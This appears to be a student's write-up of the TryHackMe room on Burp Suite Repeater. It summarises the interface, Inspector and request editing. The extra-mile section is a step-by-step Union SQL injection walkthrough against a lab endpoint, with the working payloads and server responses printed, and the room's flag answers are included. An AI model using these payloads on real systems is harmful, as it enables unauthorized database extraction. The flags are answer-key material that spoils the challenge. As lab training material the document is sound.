TryHackMe — Burp Suite: Repeater

1. Objective

The objective was to understand how **Burp Suite Repeater** works and how it supports manual web application security testing. The room focuses on modifying HTTP requests, resending them to a target, analyzing server responses, and identifying potential application vulnerabilities.

---

2. Concept / Understanding

Burp Suite Repeater is a tool used to manually modify and resend HTTP requests multiple times. It helps security testers observe how an application responds when request methods, parameters, headers, cookies, or other values are changed.

The room covers request manipulation, response analysis, the Inspector feature, and practical testing scenarios involving unexpected input and SQL injection.

Key concepts include:

- **Request Modification:** Editing HTTP requests before sending them.
- **Response Analysis:** Reviewing status codes, headers, and response bodies.
- **Inspector:** Viewing and modifying request components in a structured interface.
- **Error-Based Testing:** Observing application errors caused by unexpected input.
- **SQL Injection Testing:** Investigating whether user-controlled input can affect database queries.

---

3. Practical Work

1. Reviewed the introduction to the Burp Suite Repeater room.
2. Learned the purpose of Repeater in manual web application testing.
3. Reviewed the Repeater interface and its main components.
4. Studied the request list and request controls.
5. Learned how to transfer captured requests from Proxy to Repeater.
6. Reviewed how to resend requests and inspect server responses.
7. Studied how request history helps compare different requests.
8. Examined the Pretty view for readable HTTP responses.
9. Reviewed the Raw view for unformatted response data.
10. Studied the Hex view for examining response data at the byte level.
11. Reviewed the Render view for displaying the response as a webpage.
12. Learned how to display non-printable characters in HTTP messages.
13. Explored **Inspector** for viewing and editing request components.

14. Studied request attributes, including the HTTP method and protocol.
15. Reviewed how query parameters and body parameters can be modified.
16. Learned how request headers and cookies can be inspected and changed.
17. Studied how adding a custom HTTP header can affect a server response.
18. Reviewed the challenge involving numeric product endpoints and unexpected input.
19. Studied how error messages can reveal information about SQL queries and how Union-based SQL injection may expose database content in the authorized lab.
20. Reviewed the room's conclusion and the role of Repeater in manual security testing.

---


4. Tools Used

Tool / Feature	Purpose
Burp Suite	Provides an environment for testing web application security.
Proxy	Intercepts and records HTTP requests and responses.
Repeater	Modifies and resends requests for manual testing.
Inspector	Provides a structured view of request and response components.
Web Browser	Interacts with the lab web application and generates requests.
Lab Machine	Provides the authorized target environment for practical exercises.

---


5. Evidence


Screenshot 1: Burp Suite Repeater Interface




.

Screenshot 2: Request Modification







Screenshot 3: Response Analysis



Screenshot 4.1: Practical Challenge Result







What is the flag you receive?

Answer: **THM{Yzg2MWI2ZDhlYzdlNGFiZTUzZTIzMzVi}**

Screenshot 4.2: Practical Challenge Result







Answer: **THM{N2MzMzFhMTA1MmZiYjA2YWQ4M2ZmMzhl}**

Screenshot 4.3: Practical Challenge Result

Extra-mile Challenge

This task is designed to test your skills in a slightly more challenging, real-world scenario utilizing Burp Repeater. If you possess the expertise to independently perform a manual SQL Injection, you can skip ahead to the final question and attempt this as a blind challenge. However, a detailed walkthrough will be provided below if you require guidance.

Prerequisite Knowledge

Before starting on this challenge, it is recommended that you familiarize yourself with the principles of SQL Injection. If you haven't already, please consider exploring the SQL Injection room dedicated to this topic. Although a comprehensive step-by-step guide will be provided, having a basic understanding of SQL Injection principles will prove beneficial in completing this task.

Challenge Objective

Your objective in this challenge is to identify and exploit a Union SQL Injection vulnerability present in the ID parameter of the `/about/ID` endpoint. By leveraging this vulnerability, your task is to launch an attack to retrieve the notes about the CEO stored in the database.

Walkthrough

We know that there is a vulnerability, and we know where it is. Now we just need to exploit it!

Let's start by capturing a request to `http://10.10.3.124/about/2` in the Burp Proxy. Once you have captured the request, send it to Repeater with `Ctrl + R` or by right-clicking and choosing "Send to Repeater".

Now that we have our request primed, let's confirm that a vulnerability exists. Adding a single apostrophe (`'`) is usually enough to cause the server to error when a simple SQLi is present, so, either using Inspector or by editing the request path manually, add an apostrophe after the "2" at the end of the path and send the request:

Request Headers from our Browser

```
GET /about/2' HTTP/1.1
Host: 10.10.3.124
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

You should see that the server responds with a "500 Internal Server Error", indicating that we successfully broke the query:

Response Headers from the Server

```
HTTP/1.1 500 INTERNAL SERVER ERROR<
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 23:05:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3101
```

If we look through the body of the server's response, we see something very interesting at around line 40. The server is telling us the query we tried to execute:

Overly Verbose Error Message Showing the Query

```
<h2>
    <code>Invalid statement:
        <code>SELECT firstName, lastName, pfpLink, role, bio FROM people WHERE id = 2'</code>
    </code>
</h2>
```

This is an extremely useful error message that the server should absolutely not be sending us, *but* the fact that we have it makes our job significantly more straightforward.

The message tells us a couple of things that will be invaluable when exploiting this vulnerability:

- The database table we are selecting from is called `people`.
- The query selects five columns from the table: `firstName`, `lastName`, `pfpLink`, `role`, and `bio`. We can guess where these fit into the page, which will be helpful for when we choose where to place our requests.

With this information, we can skip over the query column number and table name enumeration steps.
Although we have managed to cut out a lot of the enumeration required here, we still need to find the name of our target column.

As we know the table name and the number of rows, we can use a union query to select the column names for the `people` table from the `columns` table in the `information_schema` default database.

A simple query for this is as follows:

```
/about/0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns WHERE table_name="people"
```

This creates a union query and selects our target, then four null columns (to avoid the query erroring out). Notice that we also changed the ID that we are selecting from `2` to `0`. By setting the ID to an invalid number, we ensure that we don't retrieve anything with the original (legitimate) query; this means that the first row returned from the database will be our desired response from the injected query.

Looking through the returned response, we can see that the first column name (`id`) has been inserted into the page title:

The "id" column name in the title of the response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 22:12:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3360


<!DOCTYPE html>
<html lang=en>
    <head>
        <title>
            About | id None
        </title>
-----
```

We have successfully pulled the first column name out of the database, but we now have a problem. The page is only displaying the first matching item — we need to see all of the matching items.

Fortunately, we can use our SQLi to group the results. We can still only retrieve one result at a time, but by using the `group_concat()` function, we can amalgamate all of the column names into a single output:

```
/about/0 UNION ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.columns WHERE table_name="people"
```

This process is shown below:



We have successfully identified eight columns in this table: `id`, `firstName`, `lastName`, `pfpLink`, `role`, `shortRole`, `bio`, and `notes`.

Considering our task, it seems a safe bet that our target column is `notes`.

Finally, we are ready to take the flag from this database — we have all of the information that we need:


- The name of the table: `people`.
- The name of the target column: `notes`.
- The ID of the CEO is `1`; this can be found simply by clicking on Jameson Wolfe's profile on the `/about/` page and checking the ID in the URL.

Let's craft a query to extract this flag:


```
0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1
```

Hey presto, we have a flag!





Answer: **THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}**



6. Result

The room explains how **Burp Suite Repeater** can be used to manipulate HTTP requests and analyze server responses during manual web application testing. It demonstrates how changes to request values can reveal application behavior, validation issues, and potential vulnerabilities.

The practical exercises also introduce error analysis and Union-based SQL injection in a controlled lab environment. Actual completion status and challenge results should be recorded after verifying them in the TryHackMe room.

---

7. Key Learnings

- Learned the purpose and functionality of **Burp Suite Repeater**.
- Understood how to send captured requests from Proxy to Repeater.
- Learned how to modify and resend HTTP requests.
- Understood the differences between Pretty, Raw, Hex, and Render views.
- Learned how HTTP headers, parameters, and cookies can be inspected and modified.
- Understood how Inspector simplifies request analysis.
- Learned how server responses help evaluate application behavior.
- Understood why unexpected input can expose weak validation.
- Learned how verbose error messages may reveal internal implementation details.
- Gained an understanding of how Repeater supports **manual SQL injection testing**.
- Learned the importance of verifying findings before reporting vulnerabilities.
- Understood why Repeater is useful for controlled, repeatable web application security testing.
